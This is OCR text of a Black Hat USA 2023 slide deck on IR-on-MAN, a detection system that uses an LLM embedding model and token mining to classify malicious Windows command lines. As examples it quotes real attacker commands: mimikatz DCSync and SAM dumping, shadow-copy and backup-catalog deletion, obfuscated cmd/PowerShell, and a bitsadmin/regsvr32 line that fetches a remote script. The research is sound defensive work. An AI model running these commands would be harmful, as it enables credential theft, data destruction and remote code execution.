black hat USA 2023

AUGUST 9-10, 2023

BRIEFINGS

IR-on-MAN: InterpRetable Incident Inspector Based ON Large-Scale Language Model and Association miNing

Sian-Yao Huang, Cheng-Lin Yang, Chung-Kuan Chen

CYCRAFT

Outline

- Research Motivation
- Research Problem
  - Challenge 1: Syntactic Problem
  - Challenge 2: Semantic Problem
  - Challenge 3: Contextual Problem
- From CmdGPT to IR-ON-MAN
- Evaluation and Real World Experience
- Conclusion

$whoami

- **Sian-Yao 'Eric' Huang**
  - Senior Data Scientist at CYCRAFT
  - Publication on top machine learning conferences
    - CVPR
    - IJCNN
  - Research focuses:
    - Large-scale multifactorial anomaly detection
    - Automatic AD security analysis
    - Massive user behavior retrieval

CyCraft | Website

CyCraft | Twitter

$whoami

- **Cheng-Lin 'George' Yang, PhD (twitter: @clyangtw)**
  - Data Science Director at CYCRAFT
  - Research focuses
    - Distributed large-scale cybersecurity ML analysis platform
    - Adopting large language model to the cybersecurity industry
  - Speakers at the following conference
    - CyberSec
    - SECCON
    - PyCon Taiwan
    - PyCon Japan
  - Amateur CTF player

CyCraft | Website

CyCraft | Twitter

$whoami

- **Chung-Kuan 'CK' Chen, PhD (twitter: @bletchley13)**
  - Security Research Director at CYCRAFT
  - Retired CTF Player
    - Founder of BambooFox CTF Team in NCTU
    - Participate DEFCON Final 2016 and 2018
  - CHROOT member - best private hacker group in Taiwan
  - Director of Association of Hackers in Taiwan(HIT), Chairman of HITCON Editorial Committee
    - HITCON CMT 8/18~8/19
    - HITCON ENT 11/15
    - HITCON CTF 9/8~9/10

CyCraft | Website

CyCraft | Twitter

Endless Fighting against Threat Actors

台灣

TAIWAN

- Taiwan is at the forefront of cyber threats.
- We have closely monitored numerous cyber attacks, particularly those from China.

black hat USA 2013

HUNTING THE SHADOWS: IN DEPTH ANALYSIS OF ESCALATED APT ATTACKS

PRESENTED BY

Fyodor Yarochkin
Tsung Pei Kan
Ming-Chang Chiu
Ming-Wei Benson Wu

APT attacks are a new emerging threat and have made headlines in recent years. However, we have yet to see full-scale assessment of targeted attack operations. Taiwan has been a long term target for these cyber-attacks due to its highly developed network infrastructure and sensitive political position. We had a unique chance to monitor, detect, investigate, and mitigate a large number of attacks on government and private sector companies. This presentation will introduce our results of a joint research between Xecure-Lab and Academia Sinica on targeted attack operations across the Taiwan Strait. We have developed a fully automated system, XecScan 2.0 (http://scan.xecure-lab.com) equipped with unique dynamic (sandbox) and static malicious software forensics technology to analyze nature and behavior of malicious binaries and document exploits. The system performs real-time APT classification and associates the analyzed content with existing knowledge base. In our experiments, the XecScan system has analyzed and successfully identified more than 12,000 APT emails, which include APT Malware and Document Exploits. With this presentation we will also analyze and group the samples from the recent Mandiant APT1(61398) Report and will compare the relationships between APT1 samples to the samples discovered in Taiwan and discuss the history behind APT1 Hacker activities. During this presentation we will release a free, publicly accessible portal to our collaborative APT classification platform and access to the XecScan 2.0 APIs.

From Events to Command-lines

- Everyday, we monitored **200M+** events from our visibility
- Therefore, automation is indispensable
- In this presentation, we focus on process creation event with command-line information
  - Why command-line → Most complicated with flexible format and rich semantic information

Which command-line can correctly print the computer name?

```
① cmd,/c;hostname
② Cmd /c hostname
③ cmd /c "set x=hostname & echo %x% | cmd"
④ Cmd /c"ho"^s^t^"na"m"e
⑤ powershell.exe -noP -sta -w 1 -enc aG9zdG5hbWUuZXhl
```

Challenge 1: Syntactic Problem

- Unknown parameter format of customize software

Q1:

```
AvDump.exe –pid 588 –-exception_ptr 0 –thread_id 0 –dump_level 1 –-dump_file
C:\windows\temp\1.dmp –-min_interval 0
```

- Command Obfuscation, Fixed parser are susceptible to evasion through slight variations

Q2:

```
cmd /c wbadmin ^delete catalog -qu^iet
cmd /c wmic shadowcopy de^l^e^te^ /noin^terac^tive
```

Challenge 2: Semantic Problem

- The same keywork with different meaning

Q3:

```
schtasks /Create /F /SC MINUTE /MO 3 /ST 07:00 /TN schtasks /TR "cmd /c date /T >
schtasks.txt "
```


- Different words has the same meaning

Q4:

```
mimikatz.exe "lsadump::dcsync /domain:test.com /all /csv”
mimikatz.exe save HKLM\SAM sam.hiv
mirsofts.exe "lsadump::dcsync /domain:qywieoeueirptptitrueuww"
```

Infeasible of Manual Rule Development

- Summarize aforementioned challenges for manual detection rule development
  - Syntactic Problem
  - Semantic Problem
  - Contextual Problem
  - Explanation Issue



Detecting Malicious Command-line without Rule/RegExp

~~IRONMAN~~

IR-ON-MAN

Unleash the AI's Enchanting Magic

The Story Started in Seccon 2023…

SECCON SECURITY CONTEST OFFICIAL SITE

- CmdGPT, a command-line specialized embedding model
  - Be able to project command lines into a feature space **from a contextual perspective**
  - Comparable performance with OpenAI Embedding API

Model	Accuracy
CmdGPT	**82.6 %**
OpenAI API	78.2 %
Tokens IoU (Tokenized by space)	65.2 %
Edit Distance	60.8 %

Investigation in Embedding Space

- With CmdGPT, we can query and compare the command lines in vector space directly.

CMD 1:


```
cmd.exe /c rundll32.exe
C:\programdata\wwarc64.dll,StartW
```

CMD 2: `rundll32.exe C:\Users\left.dll,StartW`

Investigation in Embedding Space


> With CmdGPT, we can query and compare the command lines in vector space directly.

CMD 1: `cmd.exe /c rundll32.exe C:\programdata\wwarc64.dll,StartW`



CMD 2: `rundll32.exe C:\Users\left.dll,StartW`

CmdGPT | Knowledge Distillation from Master



Inadequate despite Good Embedding Ability

Why these command lines are similar?

Traditional Mining Algorithms

> To determine the most significant segment of a command line, **traditional heuristic approaches** typically adhere to two rules:

Frequency within malicious clusters

Rarity within normal clusters

Traditional Mining Algorithms

Malicious Cluster

- "c:\windows\system32\cmd.exe" /c echo %tmp%\mimikatz\x64\mimikatz.exe
- "c:\windows\system32\windowspowershell\v1.0\powershell.exe" & {$mimikatz_path = cmd /c echo %tmp%\mimikatz\x64\mimikatz.exe if (test-path $mimikatz_path) {exit 0} else {exit 1}}

Normal Cluster

- "c:\windows\system32\cmd.exe" net user"c:\windows\system32\cmd.exe" /c echo ”Hello"
- "c:\windows\system32\cmd.exe" /c echo ”Good afternoon"

A) **echo**

B) **mimikatz.exe**

Traditional Mining Algorithms

Malicious Cluster

- "c:\windows\system32\cmd.exe" /c echo %tmp%\mimikatz\x64\mimikatz.exe
- "c:\windows\system32\windowspowershell\v1.0\powershell.exe" & {$mimikatz_path = cmd /c echo %tmp%\mimikatz\x64\mimikatz.exe if (test-path $mimikatz_path) {exit 0} else {exit 1}}

Normal Cluster

- "c:\windows\system32\cmd.exe" net user"c:\windows\system32\cmd.exe" /c echo ”Hello"
- "c:\windows\system32\cmd.exe" /c echo ”Good afternoon"

A) **echo**

B) **mimikatz.exe**

Do not follow the rule2 **“Rarity within normal clusters”**

Traditional Mining Algorithms

Malicious Cluster

- "c:\windows\system32\cmd.exe" /c echo %tmp%\mimikatz\x64\mimikatz.exe
- "c:\windows\system32\windowspowershell\v1.0\powershell.exe" & {$mimikatz_path = cmd /c echo %tmp%\mimikatz\x64\mimikatz.exe if (test-path $mimikatz_path) {exit 0} else {exit 1}}

Normal Cluster

- "c:\windows\system32\cmd.exe" net user"c:\windows\system32\cmd.exe" /c echo ”Hello"
- "c:\windows\system32\cmd.exe" /c echo ”Good afternoon"

A) **echo**

B) **mimikatz.exe**

Follow the rule1 and rule2 at the same time!
The token **“mimikatz.exe”** is significant token!

Limitations of Traditional Approach

> The traditional approach is unable to match the token when the token **undergoes a slight change**.

Malicious Cluster

- "c:\windows\system32\cmd.exe" /c echo %tmp%\mimikatz\x64\mimikatz.exe
- "c:\windows\system32\windowspowershell\v1.0\powershell.exe" & {$mimikatz_path = cmd /c echo %tmp%\mimikatz\x64\mimikatz.exe if (test-path $mimikatz_path) {exit 0} else {exit 1}}

Limitations of Traditional Approach

> The traditional approach is unable to match the token when the token **undergoes a slight change**.

Malicious Cluster

- "c:\windows\system32\cmd.exe" /c echo %tmp%\mimikatz\x64**ninikatz.exe**
- "c:\windows\system32\windowspowershell\v1.0\powershell.exe" & {$mimikatz_path = cmd /c echo %tmp%\mimikatz\x64\mimikatz.exe if (test-path $mimikatz_path) {exit 0} else {exit 1}}

Can we analyze **from the perspective of context** while providing **intuitive explanations**?

IR-on-MAN

- We propose an interpretable incident inspector, IR-on-MAN.
  - Investigating the incident from context perspective **based on LLM embedding model.**
  - Mining the **significant tokens** directly in the feature space to provide **strong interpretability**

IR-on-MAN

- We propose an interpretable incident inspector, IR-on-MAN.
  - Investigating the incident from context perspective **based on LLM embedding model.**
  - Mining the **significant tokens** directly in the feature space to provide **strong interpretability**

```
bitsadmin.exe /SetNotifyCmdLine backdoor regsvr32.exe "/u /s
/i:https://raw.githubusercontent.com/xxxxxx/xxxxxx/master/calc.sct scrobj.dll"
```

↓

IR-on-MAN

IR-on-MAN

- We propose an interpretable incident inspector, IR-on-MAN.
  - Investigating the incident from context perspective **based on LLM embedding model.**
  - Mining the **significant tokens** directly in the feature space to provide **strong interpretability**

```
bitsadmin.exe /SetNotifyCmdLine backdoor regsvr32.exe "/u /s
/i:https://raw.githubusercontent.com/xxxxxx/xxxxxx/master/calc.sct scrobj.dll"
```


↓

IR-on-MAN

↓

```
bitsadmin.exe /SetNotifyCmdLine backdoor regsvr32.exe "/u /s
/i:https://raw.githubusercontent.com/xxxxxx/xxxxxx/master/calc.sct scrobj.dll"
```

IR-on-MAN Inference Phase | AI SOC Assistant



NO MORE RegExp

IR-on-MAN does not employ any exact matching mechanisms throughout the entire IR analysis!!

Methods

The Token Impact on Similarity

> By removing the segments from the sentences, we found that the **similarity change** can reflect the importance for why there are similar

```
"c:\windows\system32\windowspowershell\v1.0\powershell.exe" & {$mimikatz_path = cmd /c
echo %tmp%\mimikatz\x64\mimikatz.exe if (test-path $mimikatz_path) {exit 0} else {exit 1}}
```

	Cosine Similarity
"c:\windows\system32\cmd.exe" /c echo %tmp%\mimikatz\x64\mimikatz.exe	0.901
"c:\windows\system32\cmd.exe" /c echo %tmp%\mimikatz\x64\~~mimikatz.exe~~	**0.843 (0.058)**
"c:\windows\system32\cmd.exe" /c ~~echo~~ %tmp%\mimikatz\x64\mimikatz.exe	0.882 (0.019)
"c:\windows\~~system32~~\cmd.exe" /c echo %tmp%\mimikatz\x64\mimikatz.exe	0.876 (0.025)

The Token Impact on Similarity

> By removing the segments from the sentences, we found that the **similarity change** can reflect the importance for why there are similar

```
"c:\windows\system32\windowspowershell\v1.0\powershell.exe" & {$mimikatz_path = cmd /c
echo %tmp%\mimikatz\x64\mimikatz.exe if (test-path $mimikatz_path) {exit 0} else {exit 1}}
```

	Cosine Similarity
`"c:\windows\system32\cmd.exe" /c echo %tmp%\mimikatz\x64\mimikatz.exe`	0.901
`"c:\windows\system32\cmd.exe" /c echo %tmp%\mimikatz\x64\`~~`mimikatz.exe`~~	**0.843 (0.058)**

The token **'mimikatz.exe'** is the most important reason why these two command lines are similar

Good Tokenization for Command Line

- Accurately tokenizing command-lines is a challenging task in the realm of cybersecurity

C:\program files (x86)\test.exe,gogo

How to tokenize this command?

Good Tokenization for Command Line

- Accurately tokenizing command-lines is a challenging task in the realm of cybersecurity

C:\program files (x86)\test.exe,gogo

How to tokenize this command?

Space:

C:\program	files	(x86)\test.exe,gogo

